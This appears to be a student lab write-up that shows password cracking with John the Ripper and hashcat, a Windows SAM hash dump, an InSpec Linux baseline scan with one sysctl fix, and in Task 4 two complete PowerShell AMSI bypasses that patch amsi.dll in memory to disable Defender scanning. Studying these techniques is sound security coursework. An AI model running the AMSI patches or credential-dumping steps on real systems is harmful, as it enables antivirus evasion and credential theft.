Task 1:

```
┌──(timothyd㉿kali)-[~]
└─$ sudo useradd -m tester

┌──(timothyd㉿kali)-[~]
└─$ sudo passwd tester
New password:
Retype new password:
passwd: password updated successfully
```

In this step, I am adding a tester user and setting its password to “Password123”.

```
┌──(timothyd㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

In this step, I am unzipping the rockyou.txt.gz file.

```
┌──(timothyd㉿kali)-[~]
└─$ sudo unshadow /etc/passwd /etc/shadow | grep tester > /tmp/hash.txt

┌──(timothyd㉿kali)-[~]
└─$ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hash.txt
Created directory: /home/timothyd/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123      (tester)
1g 0:00:03:03 DONE (2024-02-25 17:43) 0.005449g/s 183.1p/s 183.1c/s 183.1C/s alexander3..181193
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

In this step, I am cracking the password using John. I first collect the user's password into a hash file then I run the john command to crack it.

Task 2:

```
timothyd@ubuntu:~$ wget https://packages.chef.io/files/stable/inspec/4.18.114/ubuntu/20.04/inspec_4.18.114-1_amd64.deb
--2024-02-25 17:46:18--  https://packages.chef.io/files/stable/inspec/4.18.114/ubuntu/20.04/inspec_4.18.114-1_amd64.deb
Resolving packages.chef.io (packages.chef.io)... 151.101.42.110
Connecting to packages.chef.io (packages.chef.io)|151.101.42.110|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30388168 (29M) [application/x-debian-package]
Saving to: ‘inspec_4.18.114-1_amd64.deb’

inspec_4.18.114-1_amd64.deb                   100%[==========================================================================================================>]  28.98M  15.5MB/s    in 1.9s

2024-02-25 17:46:20 (15.5 MB/s) - ‘inspec_4.18.114-1_amd64.deb’ saved [30388168/30388168]
```

In This step, I am installing the inspec package.

```
timothyd@ubuntu:~$ sudo dpkg -i inspec_4.18.114-1_amd64.deb
[sudo] password for timothyd:
Selecting previously unselected package inspec.
(Reading database ... 235282 files and directories currently installed.)
Preparing to unpack inspec_4.18.114-1_amd64.deb ...
You're about to install InSpec!
Unpacking inspec (4.18.114-1) ...
Setting up inspec (4.18.114-1) ...
Thank you for installing InSpec!
```

In this step, I am installing inspec with dpkg.

```
timothyd@ubuntu:~$ inspec --help
Commands:
  inspec archive PATH               # archive a profile to tar.gz (default) or zip
  inspec artifact SUBCOMMAND        # Manage Chef InSpec Artifacts
  inspec check PATH                 # verify all tests at the specified PATH
  inspec compliance SUBCOMMAND      # Chef Compliance commands
  inspec detect                     # detect the target OS
  inspec env                        # Output shell-appropriate completion configuration
  inspec exec LOCATIONS             # Run all test files at the specified LOCATIONS. Loads the given profile(s) and fetches their dependencies if needed. Then connects to the target and executes any
  inspec habitat SUBCOMMAND         # Manage Habitat with Chef InSpec
  inspec help [COMMAND]             # Describe available commands or one specific command
  inspec init SUBCOMMAND            # Generate InSpec code
  inspec json PATH                  # read all tests in PATH and generate a JSON summary
  inspec nothing                    # does nothing
  inspec plugin SUBCOMMAND          # Manage Chef InSpec and Train plugins
  inspec shell                      # open an interactive debugging shell
  inspec supermarket SUBCOMMAND ... # Supermarket commands
  inspec vendor PATH                # Download all dependencies and generate a lockfile in a `vendor` directory
  inspec version                    # prints the version of this tool

Options:
  l, [--log-level=LOG_LEVEL]                       # Set the log level: info (default), debug, warn, error
      [--log-location=LOG_LOCATION]                # Location to send diagnostic log messages to. (default: $stdout or Inspec::Log.error)
      [--diagnose], [--no-diagnose]                # Show diagnostics (versions, configurations)
      [--color], [--no-color]                      # Use colors in output.
      [--interactive], [--no-interactive]          # Allow or disable user interaction
      [--disable-core-plugins]                     # Disable loading all plugins that are shipped in the lib/plugins directory of InSpec. Useful in development.
      [--disable-user-plugins]                     # Disable loading all plugins that the user installed.
      [--enable-telemetry], [--no-enable-telemetry]  # Allow or disable telemetry
      [--chef-license=CHEF_LICENSE]                # Accept the license for this product and any contained products: accept, accept-no-persist, accept-silent
```

In this step, I am confirming that inspec has been installed.

```
timothyd@ubuntu:~$ inspec exec https://github.com/dev-sec/linux-baseline --chef-license accept
[2024-02-25T17:50:22-08:00] WARN: URL target https://github.com/dev-sec/linux-baseline transformed to https://github.com/dev-sec/linux-baseline/archive/master.tar.gz. Consider using the git fetcher

Profile: DevSec Linux Security Baseline (linux-baseline)
Version: 2.9.0
Target:  local://

  ✔  os-01: Trusted hosts login
     ✔  File /etc/hosts.equiv is expected not to exist
  ✔  os-02: Check owner and permissions for /etc/shadow
     ✔  File /etc/shadow is expected to exist
     ✔  File /etc/shadow is expected to be file
     ✔  File /etc/shadow is expected to be owned by "root"
     ✔  File /etc/shadow is expected not to be executable
     ✔  File /etc/shadow is expected not to be readable by other
     ✔  File /etc/shadow group is expected to eq "shadow"
     ✔  File /etc/shadow is expected to be writable by owner
     ✔  File /etc/shadow is expected to be readable by owner
     ✔  File /etc/shadow is expected to be readable by group
  ✔  os-03: Check owner and permissions for /etc/passwd
     ✔  File /etc/passwd is expected to exist
     ✔  File /etc/passwd is expected to be file
     ✔  File /etc/passwd is expected to be owned by "root"
     ✔  File /etc/passwd is expected not to be executable
     ✔  File /etc/passwd is expected to be writable by owner
     ✔  File /etc/passwd is expected not to be writable by group
     ✔  File /etc/passwd is expected not to be writable by other
     ✔  File /etc/passwd is expected to be readable by owner
     ✔  File /etc/passwd is expected to be readable by group
     ✔  File /etc/passwd is expected to be readable by other
     ✔  File /etc/passwd group is expected to eq "root"
  ✔  os-03b: Check passwords hashes in /etc/passwd
     ✔  /etc/passwd passwords is expected to be in "x" and "*"
  ✔  os-04: Dot in PATH variable
     ✔  Environment variable PATH split is expected not to include ""
     ✔  Environment variable PATH split is expected not to include "."
  ×  os-05: Check login.defs (3 failed)
     ✔  File /etc/login.defs is expected to exist
     ✔  File /etc/login.defs is expected to be file
     ✔  File /etc/login.defs is expected to be owned by "root"
     ✔  File /etc/login.defs is expected not to be executable
     ✔  File /etc/login.defs is expected to be readable by owner
     ✔  File /etc/login.defs is expected to be readable by group
     ✔  File /etc/login.defs is expected to be readable by other
     ✔  File /etc/login.defs group is expected to eq "root"
     ✔  login.defs ENV_SUPATH is expected to include "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
```


In this step, I am running the inspec tool to detect baseline configuration issues.

```
×  sysctl-27: Disable neighbor solicitations to send out per address
   ×  Kernel Parameter net.ipv6.conf.default.dad_transmits value is expected to eq 0

   expected: 0
        got: 1

   (compared using ==)
```


The failed rule that I selected is the “Disable neighbor solicitations to send out per address”. This rule is related to the Duplicate Address Detection on ipv6 networks. This is used to make sure that the addresses that are assigned on a network are unique within a local link. Reducing the DAD amount will increase performance due to it only needing to send a single Neighbor Solicitation message, it also increases the risk of address collision and address spoofing, since there is only one message being sent out to check for duplicate addresses.

```
root@ubuntu:~# sysctl -w net.ipv6.conf.default.dad_transmits=0
net.ipv6.conf.default.dad_transmits = 0
```


I fixed this error by running “sudo su” and then running the command above, to set the number of DAD transmissions to 0.




Task 3:



In this step, I am creating a user with a password “Password123”. Then I am pulling the SAM and SYSTEM databases from the registry and storing them in the C drive.



In this step, I have successfully gotten my sam and system files from the Windows VM to my Kali VM.



In this step, I am dumping the NTLM hashes.

```
┌──(timothyd㉿kali)-[~/Desktop]
└─$ echo "58a478135a93ac3bf058a5ea0e8fdb71" > /tmp/hash.txt

┌──(timothyd㉿kali)-[~/Desktop]
└─$ hashcat -m 1000 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 5 5600X 6-Core Processor, 1435/2934 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
58a478135a93ac3bf058a5ea0e8fdb71:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 58a478135a93ac3bf058a5ea0e8fdb71
Time.Started.....: Fri Mar  1 15:29:38 2024 (0 secs)
Time.Estimated ...: Fri Mar  1 15:29:38 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   708.8 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 33792/14344385 (0.24%)
Rejected.........: 0/33792 (0.00%)
Restore.Point....: 33280/14344385 (0.23%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: katten → redlips
Hardware.Mon.#1..: Util: 50%

Started: Fri Mar  1 15:29:18 2024
Stopped: Fri Mar  1 15:29:39 2024
```

In the images above, I am getting the hash value from the previous step and storing it into a file. I then ran the hashcat command to get the password, which ws “Password123”.

Task 4:

```
PS C:\Users\timothyd> echo "AmsiScanBuffer"
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

In this step, I am running “echo “AmsiScanBuffer”” to show that the Windows Defender is running.

```
PS C:\Windows\system32> $Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

PS C:\Windows\system32> Add-Type $Win32

PS C:\Windows\system32> $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")

PS C:\Windows\system32> $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")

PS C:\Windows\system32> $p = 0

PS C:\Windows\system32> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
True

PS C:\Windows\system32> $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)

PS C:\Windows\system32> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)

PS C:\Windows\system32> echo "AmsiScanBuffer"
AmsiScanBuffer
```

In this step, I am running the patch to remove the Windows Defender. This is shown because I am able to run “echo “AmsiScanBuffer”” with no error popping up.

```
PS C:\Windows\system32> echo "AmsiScanBuffer"
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent


PS C:\Windows\system32> function lookFuncAddr{
Param($moduleName, $functionName)

$assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object {$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')}).GetType('Microsoft.Win32.UnsafeNative
$tmp=@()
$assem.GetMethods() | ForEach-Object{If($_.Name -eq 'GetProcAddress') {$tmp+=$_}}
return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionName))
}

PS C:\Windows\system32> function getDelegateType{
Param(
[Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
[Parameter(Position = 1)] [Type] $delType = [Void]
)

$type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType',
'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])

$type.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $func).SetImplementa
$type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).SetImplementationFlags('Runtime, Managed')

return $type.CreateType()
}

PS C:\Windows\system32> [IntPtr]$amsiAddr = lookFuncAddr amsi.dll AmsiOpenSession

PS C:\Windows\system32> $oldProtect = 0

PS C:\Windows\system32> $vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((lookFuncAddr kernel32.dll Vir
(getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool])))

PS C:\Windows\system32> $vp.Invoke($amsiAddr, 3, 0x40, [ref]$oldProtect)
True

PS C:\Windows\system32> $3b = [Byte[]] (0x48, 0x31, 0xC0)

PS C:\Windows\system32> [System.Runtime.InteropServices.Marshal]::Copy($3b, 0, $amsiAddr, 3)

PS C:\Windows\system32> $vp.Invoke($amsiAddr, 3, 0x20, [ref]$oldProtect)
True

PS C:\Windows\system32> echo "AmsiScanBuffer"
AmsiScanBuffer
```

In this step, I am in another Powershell instance and am running “echo “AmsiScanBuffer”” to show that WIndows Defender is working. I then am inputting a different patch from the github link and rerunning the command to see if the Defender is still there. The patch worked and the defender is not there anymore.